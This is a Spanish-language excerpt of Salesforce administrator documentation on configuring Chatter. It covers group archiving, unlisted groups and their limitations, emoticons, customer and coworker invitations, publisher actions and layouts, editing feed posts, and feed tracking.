Existen más parámetros de archivado de grupos en la página de configuración del grupo. Es donde los gestores y los propietarios del grupo puede archivar, activar o modificar la configuración de archivado de forma automática. Para cambiar los ajustes de archivado para múltiples grupos a la vez, use la API de Salesforce.

Si su organización no desea utilizar el archivado de grupos, desactive esta función en Configuración. Introduzca *Chatter* en el cuadro Búsqueda rápida, seleccione **Configuración de Chatter** y anule la selección de **Permitir archivado de grupo** en la sección Grupos.

**Nota:** Para permitir a los gestores y los propietarios del grupo archivar, activar o desactivar el archivado automático en la aplicación Salesforce1 y en Lightning Experience, personalice el formato del grupo y agregue los campos necesarios.

CONSULTE TAMBIÉN

Formatos de grupo

## Activar registros en grupos de Chatter

Los registros se permiten en grupos de forma predeterminada. Personalice el publicador del grupo para incluir la acción Agregar registro, de modo que los usuarios puedan agregar registros a grupos.

La acción Agregar registro en el publicador del grupo permite a los usuarios agregar registros de cuentas, contactos, candidatos, oportunidades, contratos, campañas, casos y objetos personalizados a grupos. La acción Agregar registro o está disponible de forma predeterminada, de modo que debe configurar el publicador del grupo para incluir esta acción.

Pase por ella: Permitir a usuarios agregar registros a grupos de Chatter

Recomendamos que personalice también los formatos de objetos para incluir la lista relacionada Grupos en las páginas de detalles de registros. Personalice el formato de todos los objetos estándar y personalizados de su organización que admitan relaciones grupo-registro. La lista relacionada Grupos muestra a los usuarios en la lista de grupos asociados con el registro.

Pase por ella: Agregar la lista relacionada Grupos a registros

Si no desea que los usuarios agreguen registros a grupos, introduzca *Chatter* en el cuadro Búsqueda rápida en Configuración, luego seleccione *Configuración de Chatter* y anule la selección de **Permitir registros en grupos en la sección Grupos**. La desactivación de la función oculta la lista Registros de grupo en la página de detalles de grupo y la acción **Agregar registro** en el publicador de grupos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Personalizar el publicador y el formato de grupo de Chatter

## Activar grupos sin registrar de Chatter

Active grupos sin registrar para su organización para permitir a los usuarios colaborar con mayor privacidad en Chatter.

Los grupos sin registrar ofrecen más privacidad en comparación con los grupos privados. Solo los miembros y usuarios de grupos con el permiso "Gestionar grupos sin registrar" pueden acceder a grupos sin registrar en vistas de lista, noticias en tiempo real y resultados de búsqueda. De forma predeterminada, los grupos sin registrar no están activados para su organización. Revise las limitaciones de grupos sin registrar antes de activar esta función en su organización.

1. Desde Configuración, introduzca *Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Chatter**.
2. Haga clic en **Modificar**.
3. Seleccione **Activar grupos sin registrar**.
   Aparece un mensaje con información importante acerca de la activación de grupos sin registrar en su organización.
4. En el mensaje destacado, seleccione la casilla de verificación junto a **Deseo activar grupos sin registrar y comprendo que debo actualizar el código Apex/Visualforce en mi organización**.
5. Haga clic en **Guardar**.

Cualquier usuario puede crear un grupo sin registrar. A diferencia de los grupos privados, los usuarios con el permiso "Ver todos los datos" o "Modificar todos los datos" no pueden ver o actualizar grupos sin registrar salvo que sean miembros. Para permitir a los no miembros ver y modificar grupos sin registrar, asígneles el permiso "Gestionar grupos sin registrar" a través de su perfil o un conjunto de permisos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar permisos para perfiles:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Limitaciones de grupos sin registrar

Descripción general de los grupos sin registrar

## Limitaciones de grupos sin registrar

Tenga en cuenta las limitaciones de los grupos sin registrar antes de decidir activarlos en su organización.

### Para administradores

- Solo los usuarios con el permiso "Gestionar grupos sin registrar" pueden can acceder o modificar grupos sin registrar y sus archivos junto con el contenido de las noticias en tiempo real sin pertenecer a ellos.
- Los usuarios con el permiso "Modificar todos los datos" no pueden eliminar el contenido de las noticias en tiempo real de grupos sin registrar, a no ser que sean miembros de los grupos.
- Los usuarios con el permiso "Exportación de datos" pueden exportar todos los datos de Chatter y ver los datos y comentarios exportados de cualquier grupo, independientemente de si cuentan con el permiso "Gestionar grupos sin registrar".
- No puede otorgar el permiso "Gestionar grupos sin registrar" a usuarios con esos perfiles de Chatter: Externo, Portal de gran volumen o Portal de cliente de gran volumen.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

- Los grupos sin registrar se incluyen en el límite de grupo del usuario pero no aparecen en la lista Grupos en la página de perfil de un usuario a menos que la persona que está viendo la lista sea miembro de esos grupos o tenga permiso para gestionar grupos sin registrar. Cuando los grupos sin registrar están ocultos, el recuento que aparece junto a la lista Grupos podría no ser preciso, dependiendo de los permisos de la persona que está visualizando la lista.

### Para desarrolladores

El código Apex se ejecuta en el modo sistema, lo que significa que los permisos del usuario actual no se tienen en cuenta. Estas limitaciones tienen influencias para páginas no escritas en Apex.

- Las páginas de Visualforce que muestran grupos podrían exponer grupos sin registrar a usuarios que no son miembros.
- Como el modo de sistema ignora los permisos del usuario, todos los usuarios que acceden a una página de Visualforce que muestra un grupo sin registrar pueden actuar como un propietario de ese grupo.
- Las aplicaciones de AppExchange que están escritas en Apex y acceden a todos los grupos expondrán grupos sin registrar para usuarios que no son miembro.

Para limitar y gestionar el acceso a los grupos sin registrar en su organización:

- Filtre explícitamente grupos sin registrar desde consultas de SOQL en todo el código Apex.
- Utilice conjuntos de permisos, permisos a nivel de perfil y comprobaciones de colaboración en su código para limitar el acceso a grupos sin registrar.
- Utilice desencadenadores de Apex en el objeto CollaborationGroup para supervisar y gestionar la creación de grupos sin registrar. Desde Configuración, introduzca `Desencadenadores de grupos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Desencadenadores de grupos** para agregar desencadenadores.

CONSULTE TAMBIÉN

Activar grupos sin registrar de Chatter

Descripción general de los grupos sin registrar

## Activar emoticonos en las noticias en tiempo real

Los emoticonos permiten a sus usuarios agregar expresiones como una cara sonriente a sus publicaciones y comentarios introduciendo una combinación de caracteres.

La función Emoticonos no está disponible en Salesforce1.

1. Desde Configuración, introduzca `Configuración de Chatter` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Chatter**.
2. En la sección Emoticonos en noticias en tiempo real, seleccione **Permitir emoticonos**.

Salesforce admite estas combinaciones de caracteres en publicaciones y comentarios.

| Combinaciones de caracteres | Emoticono |
|---|---|
| • :)<br>• :-) | (sonrisa) |
| • :P<br>• :-P<br>• :p | (lengua) |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar los emoticonos:
- "Personalizar aplicación"

| Combinaciones de caracteres | Emoticono |
| --- | --- |
| • :-p | |
| • :(<br>• :-( | (fruncir el ceño) |
| • >:(<br>• >:-( | (enfado) |
| • :((<br>• :'(<br>• :'-( | (llorar) |

## Invitaciones de clientes

Permitir a los usuarios invitar clientes a grupos privados que poseen o gestionan. Los clientes son usuarios ajenos a los dominios de correo electrónico de la empresa. Tienen un acceso limitado a Chatter y solo pueden ver grupos a los que estén invitados e interactuar con miembros de esos grupos.

Las invitaciones de cliente no admiten los dominios personalizados creados mediante Mi dominio, inicio de sesión único y restricciones IP. Para permitir las invitaciones a clientes con estas funciones activadas, recomendamos uno de los siguientes métodos:

- Personalice la página de inicio de sesión único para su organización con un vínculo adicional que redirige a los usuarios a `https://suDominio.my.salesforce.com/`.
- Active el inicio de sesión único para sus clientes.

Las invitaciones de clientes se activan de forma predeterminada. Para desactivar las invitaciones de clientes, introduzca *`Chatter`* en el cuadro `Búsqueda rápida` en Configuración, seleccione *`Configuración de Chatter`* y anule la selección de `Permitir invitaciones de clientes` en la sección Configuración de Chatter. La desactivación de esta función no elimina clientes o grupos existentes que autorizan clientes.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

Salesforce CRM, las aprobaciones, las notificaciones de correo electrónico de Chatter, las invitaciones de Chatter y las invitaciones de clientes no están disponibles en **Database.com**.

CONSULTE TAMBIÉN

Invitaciones de compañeros de trabajo

¿Puedo conectar varias organizaciones de Salesforce que utilicen Chatter?

## Invitaciones de compañeros de trabajo

Permita a los usuarios de Salesforce invitar a compañeros de trabajo sin licencias de Salesforce en Chatter. Los usuarios invitados pueden acceder a las personas, perfiles, grupos y archivos de Chatter pero no pueden ver los datos de registro a menos que tengan una licencia de Salesforce.

Las invitaciones de compañeros de trabajo se activan automáticamente para nuevas organizaciones de Salesforce. El dominio de correo electrónico del primer usuario de Salesforce que se agrega a la organización se utiliza como el dominio de la empresa en el campo **Dominios de correo electrónicos de la empresa**. Las invitaciones no se activan si el dominio del usuario es un proveedor de correo electrónico público gratuito, como yahoo.com o gmail.com.

Puede agregar hasta 200 dominios. Introduzca los dominios que se utilizan en direcciones de correo electrónico para su empresa. Le recomendamos que no introduzca ningún dominio de correo electrónico público como, por ejemplo, hotmail.com, yahoo.com o gmail.com. Cualquier persona invitada con una dirección de correo electrónico en esos dominios puede unirse y ver los perfiles, noticias en tiempo real y grupos de Chatter del usuario.

Para desactivar las invitaciones de compañeros de trabajo, introduzca *Chatter* en el cuadro Búsqueda rápida en Configuración, seleccione *Configuración de Chatter* y anule la selección de Permitir invitaciones de compañeros de trabajo en la sección Invitaciones de compañeros de trabajo. Si anula la selección de esta función, los usuarios no podrán aceptar las invitaciones pendientes. De igual modo, si elimina un dominio de correo electrónico, los usuarios no podrán aceptar invitaciones pendientes de ese dominio.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

Salesforce CRM, las aprobaciones, las notificaciones de correo electrónico de Chatter, las invitaciones de Chatter y las invitaciones de clientes no están disponibles en **Database.com**.

CONSULTE TAMBIÉN

Invitaciones de clientes

## Activar Acciones en el publicador

Para agregar acciones globales al publicador, debe activar primero la función Acciones en el publicador en la configuración de Chatter. Las acciones agregan funciones al publicador de Chatter y permiten a sus usuarios realizar más tareas en Salesforce y Salesforce1.

1. Desde Configuración, introduzca *Configuración de Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Chatter**.
2. Haga clic en **Modificar**.
3. En la sección Acciones en el publicador, seleccione **Activar acciones en el publicador**.
4. Guarde sus cambios.

EDICIONES

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar acciones:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Acciones y formatos del publicador

## Descripción general de la modificación de comentarios y publicaciones de noticias en tiempo real

Con la modificación de publicaciones de noticias en tiempo real, los usuarios pueden modificar sus propias publicaciones de noticias en tiempo real. Los propietarios de los registros pueden también modificar cualquier publicación en registros que poseen, no importa quién creó la publicación.

Una opción Configuración de Chatter y dos permisos de usuario controlan la función de modificación de publicaciones de noticias en tiempo real.

La opción *Permitir a los usuarios modificar publicaciones y comentarios* en Configuración de Chatter activa o desactiva la función Modificar publicaciones de noticias en tiempo real para su organización. Esta opción se activa de forma predeterminada en organizaciones nuevas y existentes. Todos los usuarios que tienen asignado un perfil estándar pueden modificar sus propios comentarios y publicaciones de forma inmediata, excepto para los usuarios de Chatter Free, Chatter External y Portal de cliente. Para los usuarios que tienen asignados perfiles personalizados, los administradores deben activar específicamente los permisos en los conjuntos de permisos y perfiles personalizados de los usuarios.

El permiso "Modificar mis publicaciones propias" permite a los usuarios modificar sus publicaciones propias. Este permiso está disponible y se activa automáticamente en perfiles estándar, excepto perfiles de usuario de Chatter External, Chatter Free y Perfil de cliente. Para permitir a los usuarios de Chatter External, Chatter Free o Portal de clientes modificar sus propias publicaciones, duplique los perfiles y active el permiso "Modificar mis propias publicaciones" en los perfiles duplicados. Asigne los perfiles duplicados a los usuarios.

El permiso "Modificar publicaciones en registros que poseo" permite a los usuarios modificar comentarios y publicaciones que poseen, incluyendo las publicaciones y los comentarios de otras personas. Por ejemplo, un gestor o propietario de un grupo puede modificar todas las publicaciones en las noticias en tiempo real del grupo. Un gestor para un tipo de registro concreto puede modificar todas las publicaciones en el registro. Este permiso está disponible en perfiles estándar y personalizados, pero está desactivado de forma predeterminada.


Esta tabla resume los permisos y sus configuraciones predeterminadas.

| Permiso de usuario | Descripción | Disponible en | Configuración predeterminada |
|---|---|---|---|
| Modificar mis publicaciones propias | Permite a los usuarios modificar sus publicaciones propias | Perfiles estándar, excepto<br>• Usuario externo de Chatter<br>• Usuario de Chatter Free<br>• Usuario del portal de clientes de gran volumen<br>• Perfil del usuario de comunidad de socio | Activado en todas las organizaciones nuevas y existentes |
| | | Perfiles personalizados | Desactivado en todas las organizaciones nuevas y existentes |
| Modificar publicaciones en registros que poseo | Permite a los propietarios de registros modificar sus publicaciones propias y las de otros usuarios realizadas en páginas de detalle de registros y grupos. | Perfiles personalizados | Desactivado en todas las organizaciones nuevas y existentes. Sin embargo, los moderadores de Chatter, los moderadores de comunidad y los usuarios con el permiso "Modificar todos los datos" siempre pueden modificar todas las publicaciones y comentarios. |

La opción *Permitir a los usuarios modificar publicaciones y comentarios* en Configuración de Chatter está activada de forma predeterminada. Para los usuarios que disponen de los permisos obligatorios, la opción Modificar está disponible

desde el menú desplegable en publicaciones, comentarios, preguntas y respuestas. Abre una ventana Modificar separada, donde los usuarios pueden modificar el texto.

Después de que los usuarios hayan guardado su versión modificada de la publicación, aparece una marca de tiempo Modificado para indicar que se ha modificado la publicación original.




Si los usuarios modifican o comentan y mencionan a nuevas personas o nuevos grupos, esas personas y grupos recibirán notificaciones por correo electrónico. Las personas y los grupos que se han mencionado en la publicación o el comentario original no reciben una nueva notificación por correo electrónico. Las notificaciones para comentarios y publicaciones modificados muestran la marca de tiempo Modificado.

Para los usuarios de la comunidad, la modificación de publicaciones de noticias en tiempo real solo está disponible si se ha creado la comunidad utilizando Fichas de Salesforce + Visualforce o la plantilla de Servicio al cliente (Napili). La opción Modificar no está disponible en publicaciones generadas por el sistema como actualizaciones de registro seguidas por noticias en tiempo real.

### Activar la modificación de publicaciones de noticias en tiempo real en perfiles de usuario o conjuntos de permisos

De forma predeterminada, la modificación de publicaciones de noticias en tiempo real está desactivada en todos los perfiles personalizados. Para poner la función a disposición de sus usuarios, puede modificar sus perfiles de usuario o asignar los permisos a usuarios a través de un conjunto de permisos.

### Desactivar la modificación de publicaciones de noticias en tiempo real para todos los usuarios

De forma predeterminada, todos los usuarios a los que se les asigna un perfil con los permisos de modificación de publicaciones de noticias en tiempo real activados pueden modificar sus publicaciones y comentarios. Si es necesario, puede desactivar la modificación de publicaciones de noticias en tiempo real para todos los usuarios en su organización, independientemente de su perfil de usuario asignado.

## Activar la modificación de publicaciones de noticias en tiempo real en perfiles de usuario o conjuntos de permisos

De forma predeterminada, la modificación de publicaciones de noticias en tiempo real está desactivada en todos los perfiles personalizados. Para poner la función a disposición de sus usuarios, puede modificar sus perfiles de usuario o asignar los permisos a usuarios a través de un conjunto de permisos.

A continuación le indicamos cómo activar los permisos en un conjunto de permisos.

**PERMISOS DE USUARIO**

Para crear perfiles personalizados
- "Gestionar perfiles y conjuntos de permisos"

Para asignar conjuntos de permisos
- "Asignación de conjuntos de permisos"

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en un conjunto de permisos existente o cree uno nuevo.
3. En la sección Permisos del sistema, haga clic en **Modificar**.
4. Seleccione los permisos de publicaciones de noticias en tiempo real cuya modificación desea activar.
   - Seleccione *Modificar mis publicaciones propias* para permitir a los usuarios con este perfil personalizado asignado modificar sus comentarios y publicaciones propios.
   - Seleccione *Modificar publicaciones en registros que poseo* para permitir a los usuarios con este perfil personalizado asignado modificar publicaciones y comentarios en registros que poseen, incluyendo publicaciones y comentarios realizados por otros usuarios.
5. Haga clic en **Guardar**.
6. Asigne el conjunto de permisos a los usuarios que necesitan los permisos.

Ejemplo: Pase por ella: Asignar un conjunto de permisos


## Desactivar la modificación de publicaciones de noticias en tiempo real para todos los usuarios

De forma predeterminada, todos los usuarios a los que se les asigna un perfil con los permisos de modificación de publicaciones de noticias en tiempo real activados pueden modificar sus publicaciones y comentarios. Si es necesario, puede desactivar la modificación de publicaciones de noticias en tiempo real para todos los usuarios en su organización, independientemente de su perfil de usuario asignado.

**PERMISOS DE USUARIO**

Para activar o desactivar funciones en Configuración de Chatter:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *Configuración de Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Chatter**.
2. Haga clic en **Modificar**.
3. En la sección Modificación de publicación y comentarios, anule la selección de *Permitir a los usuarios modificar publicaciones y comentarios*.




4. Haga clic en **Guardar**.

La función de modificación de publicaciones de noticias en tiempo real está desactivada para toda su organización. Los usuarios ya no pueden modificar publicaciones y comentarios.


# Acciones y formatos del publicador

Las acciones agregan funciones al publicador de Chatter y permiten a sus usuarios realizar más tareas en Salesforce y Salesforce1.


Las acciones están destinadas a la productividad. Las acciones permiten a los usuarios realizar tareas con menos clics, menos campos y por ello empleando menos tiempo. Las acciones son especialmente útiles en Salesforce1, ya que facilitan a los usuarios la creación y modificación de registros con una interfaz sencilla optimizada para móviles. De forma predeterminada, el publicador de Chatter incluye las acciones estándar Publicación, Archivo, Vínculo, Consulta y Pregunta.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**




En Salesforce1 las acciones aparecen en la barra de acciones, su menú de acciones asociado y como acciones de elementos de lista.



Existen varias categorías de acciones, como acciones estándar, acciones no estándar, acciones predeterminadas, acciones inteligentes móviles, acciones personalizadas y acciones de productividad.

- **Acciones estándar**: Las acciones estándar son acciones que se agregan automáticamente al publicador cuando Chatter está activado: Publicar, Archivar, Vincular y Consultar. Puede personalizar el orden en el que aparecen estas acciones en el publicador, pero no puede modificar sus propiedades.
- **Acciones que no son estándar**: Las acciones que no son estándar son acciones que crea y personaliza por si mismo.
- **Acciones predeterminadas**: Las acciones predeterminadas son acciones predefinidas que proporciona Salesforce. Agréguelas al formato del publicador para que queden disponibles para sus usuarios.
- **Acciones inteligentes móviles**: Las acciones inteligentes móviles son un conjunto de acciones preconfiguradas, como las acciones predeterminadas. En Salesforce1, las acciones inteligentes móviles permiten a los usuarios crear registros directamente en las noticias en tiempo real.
- **Acciones personalizadas**: Las acciones personalizadas son páginas de Visualforce o aplicaciones de lienzo con funcionalidades que define. Por ejemplo, puede crear una acción personalizada que permita que los usuarios escriban comentarios de más de 5000 caracteres.
- **Acciones de productividad**: Las acciones de productividad vienen predefinidas por Salesforce y se adjuntan a los objetos cuenta, contacto, evento, candidato, usuario y perfil de usuario. No puede modificar o eliminar las acciones de productividad.

Para personalizar el publicador con más acciones o cambiar el orden de las acciones, active primero las acciones en el publicador en la página Configuración de Chatter en Configuración.

### Crear formatos de publicador globales

Los formatos de publicador globales determinan las acciones globales que aparecen en las diversas interfaces de Salesforce. En Salesforce Classic, estos formatos personalizan las acciones en publicadores de Chatter en páginas globales (como la página de inicio) y en la página de Chatter. Lightning Experience utiliza estos formatos para cumplimentar el menú Acciones globales con acciones rápidas Registrar una llamada y Crear un registro que dirigen a los objetos Eventos, Notas y Tareas. En Salesforce1, estos formatos dirigen las acciones que aparecen en la barra de acciones de las páginas Noticias en tiempo real o Personas. Los formatos de publicador globales solo pueden incluir acciones globales.

### Agregar acciones a formatos del publicador global

Las acciones que agrega a los formatos del publicador global aparecen en páginas como las páginas Inicio y Chatter y la barra de acción y el menú de acción en las páginas Noticias en tiempo real y Personas en Salesforce1.

# Crear formatos de publicador globales

Los formatos de publicador globales determinan las acciones globales que aparecen en las diversas interfaces de Salesforce. En Salesforce Classic, estos formatos personalizan las acciones en publicadores de Chatter en páginas globales (como la página de inicio) y en la página de Chatter. Lightning Experience utiliza estos formatos para cumplimentar el menú Acciones globales con acciones rápidas Registrar una llamada y Crear un registro que dirigen a los objetos Eventos, Notas y Tareas. En Salesforce1, estos formatos dirigen las acciones que aparecen en la barra de acciones de las páginas Noticias en tiempo real o Personas. Los formatos de publicador globales solo pueden incluir acciones globales.

1. Desde Configuración, introduzca *Formatos del publicador* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos del publicador**.
2. Para crear un nuevo formato de publicador global, haga clic en **Nuevo**.
3. Para duplicar un formato de publicador, seleccione uno de la lista desplegable Formato de publicador global existente.
4. Escriba un nombre para el nuevo formato de publicador global.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Asignar formatos de publicador globales a perfiles de usuario

Formatos de publicador globales

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear acciones:
- "Personalizar aplicación"

Para personalizar formatos de acción y formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver configuración"

# Agregar acciones a formatos del publicador global

Las acciones que agrega a los formatos del publicador global aparecen en páginas como las páginas Inicio y Chatter y la barra de acción y el menú de acción en las páginas Noticias en tiempo real y Personas en Salesforce1.

Ordene las acciones de modo que las acciones más utilizadas aparezcan en primer lugar en cada lista. El resto de las acciones aparecen en el menú desplegable del publicador.

Pase por ella: Personalización de formatos de publicador globales

Puede agregar acciones a dos secciones en un formato de página:

**Acciones rápidas en el publicador de Salesforce Classic**
Esta sección puede incluir acciones solo desde la categoría Acciones rápidas en la paleta. Las acciones en esta sección aparecen en el publicador de Chatter en Salesforce Classic.


**Acciones de Salesforce1 y Lightning Experience**
Esta sección puede incluir acciones solo desde la categoría Acciones de Salesforce1 y Lightning en la paleta. En los formatos de página de objeto, la categoría Acciones de Salesforce1 y Lightning contiene todos los tipos de acciones disponibles para el objeto, incluyendo acciones rápidas, acciones de productividad, acciones de componente Lightningy botones estándar y personalizados. Las acciones de esta sección aparecen en la barra de acción y el menú de acción en Salesforce1 y en varias áreas de Lightning Experience.

1. Desde Configuración, introduzca *Formatos del publicador* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos del publicador**.
2. Para agregar o eliminar acciones, arrástrelas desde la paleta en ambas direcciones. Para volver a ordenar acciones, seleccione una acción y arrástrela a una nueva posición.

   En la sección Acciones rápidas en el publicador de Salesforce Classic , las tres primeras acciones a la izquierda aparecen en el publicador de Chatter. El resto de las acciones aparecen en el menú desplegable Más.
3. Haga clic en **Guardar** cuando termine o haga clic en **Guardado rápido** para guardar sus cambios y seguir trabajando en el diseño.

   Si cierra la navegación sin guardar, perderá sus cambios.

Ejemplo: Agregue la acción Nueva cuenta al publicador, de modo que los usuarios puedan crear una cuenta directamente desde el publicador. Solo tiene que arrastrar la acción Nueva cuenta a las acciones rápidas en la sección Publicador y guardar sus cambios.




EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para crear acciones:
- "Personalizar aplicación"

Para personalizar formatos de acción y formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros"

Vaya a la ficha Chatter. Ahora, la acción Nueva cuenta aparece en el publicador.




CONSULTE TAMBIÉN

- Asignar formatos de publicador globales a perfiles de usuario
- Configurar representantes para crear registros directamente desde el panel lateral de Salesforce
- Acciones inteligentes de Mobile

# Seguimiento de las noticias en tiempo real

El seguimiento de noticias en tiempo real realiza un seguimiento de los cambios en objetos y campos y los publica como actualizaciones en Chatter. Los usuarios que siguen un registro, ven las actualizaciones de noticias en tiempo real en sus noticias en tiempo real de Chatter.

El seguimiento de noticias en tiempo real está disponible para objetos y campos. Puede configurar el seguimiento de noticias en tiempo real para los usuarios, grupos de Chatter, temas, objetos personalizados, objetos externos y los siguientes objetos estándar: cuentas, tipos de artículo, activos, campañas, casos, contactos, contratos, paneles, eventos, candidatos, oportunidades, productos, informes, soluciones y tareas.

Las reglas de colaboración y la seguridad a nivel de campo determinan la visibilidad de los cambios de registro en las noticias en tiempo real de Chatter. Para ver los cambios de ese registro en sus noticias en tiempo real, los usuarios deben tener acceso al registro.

Estos objetos y campos se siguen de manera predeterminada:

- Cuenta: `Nombre de la cuenta`, `Propietario de la cuenta`
- Caso: `Propietario del caso`, `Prioridad`, `Estado`
- Grupo de Chatter: `Admitir clientes`, `Descripción`, `Acceso del grupo`, `Cuerpo de información`, `Título de información`, `Nombre`, `Nombre del propietario`
